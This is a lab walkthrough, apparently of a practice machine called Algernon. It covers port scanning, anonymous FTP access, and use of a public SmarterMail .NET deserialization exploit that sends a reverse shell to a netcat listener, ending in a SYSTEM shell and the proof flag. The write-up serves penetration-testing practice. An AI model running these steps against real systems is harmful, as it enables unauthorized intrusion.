Initial Access
Nmap & RustScan
I start with scanning the target using RustScan and Nmap:
rustscan -a 192.168.188.65 --ulimit 5000 -b 4500 -- -sC -sV -Pn -oN rust.txtnmap -p- --min-rate 5000 -sS -sC -sV -Pn -T4 -oN nmap.txt 192.168.188.65Open 192.168.188.65:21
Open 192.168.188.65:80
Open 192.168.188.65:135
Open 192.168.188.65:139
Open 192.168.188.65:445
Open 192.168.188.65:5040
Open 192.168.188.65:7680
Open 192.168.188.65:9998
Open 192.168.188.65:17001
Open 192.168.188.65:49665
Open 192.168.188.65:49666
Open 192.168.188.65:49664
Open 192.168.188.65:49667
Open 192.168.188.65:49668
Open 192.168.188.65:49669
I noticed that FTP allows anonymous logins:
┌──(kali㉿kali)-[~/practice/Algernon]
└─$ ftp 192.168.188.65
Connected to 192.168.188.65.
220 Microsoft FTP Service
Name (192.168.188.65:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49864|)
125 Data connection already open; Transfer starting.
04-29-20  10:31PM       <DIR>          ImapRetrieval
09-15-26  12:47AM       <DIR>          Logs
04-29-20  10:31PM       <DIR>          PopRetrieval
04-29-20  10:32PM       <DIR>          Spool
226 Transfer complete.
I used wget to recursively download all files from the FTP server:
wget -r --no-parent ftp://192.168.188.65/
After going through the downloaded files, I found an admin log.

Next, I connected to the web server on port 9998, as port 80 showed the default IIS page and directory busting on both ports wasn’t successful.


Since I didn’t know the email or password to log in, and the SmarterMail version was also unknown, I inspected the webpage’s source code and found the version: SmarterMail 100.0.6919 (build 6919).
I searched on Exploit-DB and found that SmarterMail versions before build 6985 have a vulnerability in their .NET remoting endpoint, which allows for a .NET deserialization attack. This aligns perfectly with the fact that port 170001 (MS .NET Remoting Services) is open on the target.

I downloaded the exploit script, updated the IP address and port to match my machine, and achieved Remote Code Execution (RCE).
┌──(kali㉿kali)-[~/practice/Algernon]
└─$ nano 49216.py 
┌──(kali㉿kali)-[~/practice/Algernon]
└─$ python3 49216.py ┌──(kali㉿kali)-[~/practice/Algernon/192.168.188.65/Logs]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.45.196] from (UNKNOWN) [192.168.181.65] 49849
id
PS C:\Windows\system32> whoami
nt authority\systemI successfully obtained a shell as nt authority\system! Now I can search for the flag.
PS C:\users> gci -recurse | select fullnameThe flag is located on the Administrator’s desktop.

PS C:\users> cat C:\users\Administrator\Desktop\proof.txt
2e776515b8b76ff1886115428ed511ad